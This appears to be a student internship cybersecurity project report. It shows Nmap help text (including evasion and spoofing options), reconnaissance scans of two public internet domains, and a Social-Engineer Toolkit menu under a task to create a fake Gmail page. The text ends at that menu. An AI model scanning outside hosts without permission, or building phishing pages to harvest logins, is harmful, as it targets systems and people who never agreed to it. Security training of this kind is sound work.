## VERZEO INTERNSHIP MAJOR PROJECT

## CYBER SECURITY

## CS- MAJOR- APRIL


## APRIL BATCH

SUBMITTED BY


K. RAJA DEEPAK

## MAJOR PROJECT


## 1.PERFORM SCANNING MODULE BY USING NMAP TOOL AND SCAN KALI LINUX AND WINDOWS 7.


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 11:35
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
ENG
21:05
12-06-2021
Right Ctrl


```
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@osboxes:~#
```


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 11:52
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
ENG
21:22
12-06-2021


```
root@osboxes:~# nmap kalilinux.org
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 11:52 EDT
Nmap scan report for kalilinux.org (217.70.184.55)
Host is up (0.16s latency).
rDNS record for 217.70.184.55: webredir.gandi.net
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
root@osboxes:~# 
```


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 11:56
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
ENG
21:26
12-06-2021

```
root@osboxes:~# nmap windows7.org
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 11:55 EDT
Nmap scan report for windows7.org (40.76.4.15)
Host is up (0.26s latency).
Other addresses for windows7.org (not scanned): 40.113.200.201 104.215.148.63 13.77.161.179 40.112.72.205
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
root@osboxes:~# 
```


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 11:59
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
ENG
21:29
12-06-2021
Right Ctrl

```
root@osboxes:~# nmap -sV kalilinux.org
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 11:58 EDT
Nmap scan report for kalilinux.org (217.70.184.55)
Host is up (0.16s latency).
rDNS record for 217.70.184.55: webredir.gandi.net
Not shown: 998 filtered ports
PORT    STATE SERVICE        VERSION
80/tcp  open  http?
443/tcp open  ssl/tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.63 seconds
root@osboxes:~# 
```


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 12:04
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
ENG
21:34
12-06-2021
Right Ctrl

```
root@osboxes:~# nmap -sV windows7.org
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 12:00 EDT
Nmap scan report for windows7.org (40.113.200.201)
Host is up (0.24s latency).
Other addresses for windows7.org (not scanned): 104.215.148.63 40.76.4.15 40.112.72.205 13.77.161.179
Not shown: 998 filtered ports
PORT    STATE SERVICE   VERSION
80/tcp  open  http      Kestrel
443/tcp open  ssl/https Kestrel
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.80%I=7%D=6/12%Time=60C4DA46%P=i686-pc-linux-gnu%r(GetReq
SF:uest,82,"HTTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nConnection:
SF:\x20close\r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:10\x20GMT\r\nS
SF:erver:\x20Kestrel\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,82,"H
SF:TTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nConnection:\x20close\
SF:r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:10\x20GMT\r\nServer:\x20
SF:Kestrel\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,87,"HTTP/1\.1\x
SF:20505\x20HTTP\x20Version\x20Not\x20Supported\r\nConnection:\x20close\r\
SF:nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:11\x20GMT\r\nServer:\x20Ke
SF:strel\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,82,"HTTP/1\
SF:.1\x20500\x20Internal\x20Server\x20Error\r\nConnection:\x20close\r\nDat
SF:e:\x20Sat,\x2012\x20Jun\x202021\x2016:01:17\x20GMT\r\nServer:\x20Kestre
SF:l\r\nContent-Length:\x200\r\n\r\n")%r(GenericLines,78,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nConnection:\x20close\r\nDate:\x20Sat,\x2012\x20Ju
SF:n\x202021\x2016:01:17\x20GMT\r\nServer:\x20Kestrel\r\nContent-Length:\x
SF:200\r\n\r\n")%r(Help,78,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnecti
SF:on:\x20close\r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:34\x20GMT\r
SF:\nServer:\x20Kestrel\r\nContent-Length:\x200\r\n\r\n")%r(SSLSessionReq,
SF:78,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nDate:
SF:\x20Sat,\x2012\x20Jun\x202021\x2016:01:34\x20GMT\r\nServer:\x20Kestrel\
SF:r\nContent-Length:\x200\r\n\r\n")%r(TerminalServerCookie,78,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nDate:\x20Sat,\x2012
SF:\x20Jun\x202021\x2016:01:34\x20GMT\r\nServer:\x20Kestrel\r\nContent-Len
SF:gth:\x200\r\n\r\n")%r(TLSSessionReq,78,"HTTP/1\.1\x20400\x20Bad\x20Requ
SF:est\r\nConnection:\x20close\r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016
SF::01:35\x20GMT\r\nServer:\x20Kestrel\r\nContent-Length:\x200\r\n\r\n")%r
SF:(Kerberos,78,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clos
SF:e\r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:36\x20GMT\r\nServer:\x
SF:20Kestrel\r\nContent-Length:\x200\r\n\r\n")%r(LPDString,78,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\nConnection:\x20close\r\nDate:\x20Sat,\x2012\
SF:x20Jun\x202021\x2016:01:42\x20GMT\r\nServer:\x20Kestrel\r\nContent-Leng
SF:th:\x200\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port443-TCP:V=7.80%T=SSL%I=7%D=6/12%Time=60C4DA4D%P=i686-pc-linux-gnu%r
SF:(GetRequest,82,"HTTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nConn
SF:ection:\x20close\r\nDate:\x20Sat,\x2012\x20Jun\x202021\x2016:01:17\x20G
SF:MT\r\nServer:\x20Kestrel\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOption
```


## SOLUTIONS TO AVOID SCANNING

A firewall can help prevent unauthorized access to your private network.


It controls the ports that are exposed and their visibility.

Firewalls can also detect a port scan in progress and shut them down.


# 3.USE SET TOOL AND CREATE FAKE GMAIL PAGE



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.1
                 Codename: 'Maverick - BETA'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


         There is a new version of SET available.
                    Your version: 8.0.1
                 Current version: 8.0.3

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```



